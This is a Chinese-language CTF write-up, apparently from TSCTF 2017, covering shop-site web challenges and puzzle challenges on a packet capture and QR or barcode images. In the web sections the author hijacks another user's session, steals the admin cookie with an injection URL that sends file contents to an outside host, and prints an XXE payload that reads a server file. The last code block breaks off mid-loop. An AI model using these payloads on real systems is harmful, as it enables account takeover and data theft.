


看了看这三个图好像没什么干货，然后看看别的地方。


注册了一个账号。




登陆进去.



看到又个reset，留神一会儿可能会用。



看得出来这是一个购物的网站。




看到每个购物的代码是这样的。

看到是给bug.php页面发了个post。猜想的话这里能用来验证的要么是session要么是sid。当然还可以试试直接改价格（试了没用。


去找sid或者session。

点击进入chatroom。




嗯嗯我们要感谢这位tom同学。

还记得reset么？



来到这里我们替tom reset吧。


看请求。



有了sid。


回到刚才的地方。

Sid贴上去。



flag get。

# 【WEB】Simple Shop2




同样的方法进入talk to manager的界面。

看到这么个题，看看源代码吧。



js是



操作逻辑很简单，这里有个从0到300000的循环，直到找到md5前6位和给出的一样就可以提交，而且这个数值每次刷新都会变化，我就猜是不是要求在一定时间内提交？（因为之前遇到过）

然后就写了个爬虫，然后hashtable存了所有的md5。发现并没有什么变化。

后来提示说：经理会不停的看他的留言。

大概知道了，这是个xss啊。我要去后台爆admin的cookie。

然后开始尝试构造绕过的办法。

发现屏蔽了什么类似／ . script 所以构造了一个

<http://10.105.42.5:44445/re.php?shell=../flag.phphttp://10.109.33.193/index.php?s=cdef%5c%27;print%20file_get_contents(substr($shell,11,37).urlencode(file_get_contents(substr($shell,0,11))));//>

不一会儿哈哈。

PHPSESSID=fhrlr9dltmis8f00fa1taqmfi。

然后还好这个站的session不是http only的

可以直接改。

Document.cookie = “”之后刷新。




怎么特么还有啊……

来吧发一个看看这是什么。

发现formdata 的组织方式是：



XML。




搜了一下这是一个叫做xee的php。

参考了这个<https://b1ngz.github.io/XXE-learning-note/>

构造了


<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///aaasssddd/flag" >]><note><title>title</title><content>&xxe;</content></note>




# 【MISC】神秘的文件

这个题给了一个pcapng文件，用软件打开后开始分析。

找到了两个入手点。



发现了有txt和flag.zip



这是一个暴力破解

import hashlib

def getmd5(s):

m = hashlib.md5()

m.update(s)

return m.hexdigest()

MD5\_pass = '24885fdab795c41166d6f0067782dc9f'

or\_pass = ['a', 'h', 'k', 'q', 'y', '$', '%']

arr\_pass = ['a', 'h', 'k', 'q', 'y', '$', '%']

def run():

while(len(arr\_pass)>0):

cur = arr\_pass.pop(0)

if(getmd5(cur)==MD5\_pass):

print cur

return

else:

for i in or\_pass:

arr\_pass.append(cur+i)


run()

用广度优先搜索算法写了一个破解。

ah%kyq$

得到了对应的结果。

并把zip解压。



base64 decode TSCTF{tsctf\_revolution\_2017\_May}

# 【MISC】四维码

拿到一张gif。

然后将gif 按照每一帧扫描。

得到 https://twitter.com/pinkotsctf

访问后。



得到这样的一个twitter

下载后这个图片，扫码NNSXSPLROJRW6ZDF

base64 decode key=qrcode

卡住了。给了个提示，谷歌搜图。

搜到了一个git 库。

解密出来一个文件



是个二维码加色之后扫码得到

000000000011010010000111101110101001110110010010011110110010111001010011000010011110100100110000101100100111011000010100101001100001101000111011000101110100001011001001110110010000100110101100100001111010010011000111010110000000000

转ascii，失败了。

转二维码失败。

转条形码成功了。

写了个代码。

<script>

var str = "000000000011010010000111101110101001110110010010011110110010111001010011000010011110100100110000101100100111011000010100101001100001101000111011000101110100001011001001110110010000100110101100100001111010010011000111010110000000000";

var containter = document.getElementById('containter');

var width = 5;

// var linecount = 1;

var topx = 0;

var onecnt = 20;

for (var linecount = 1; linecount < str.length; linecount++) {

for (var i = 0; i < str.length; i++) {

var ele = document.createElement("div");

ele.style.position = "absolute";

ele.style.width = width + 'px';

ele.style.height = width + 'px';

ele.style.left = ((i % linecount) \* width) + 'px';

ele.style.top = (topx + Math.floor(i / linecount) \* width) + 'px';

if (str[i] == '0') {

ele.className = "white";

} else {

ele.className = "black";

}

containter.appendChild(ele);

}

if (linecount == str.length-1 && onecnt > 0) {

linecount--;

onecnt--;

topx += width;

} else {

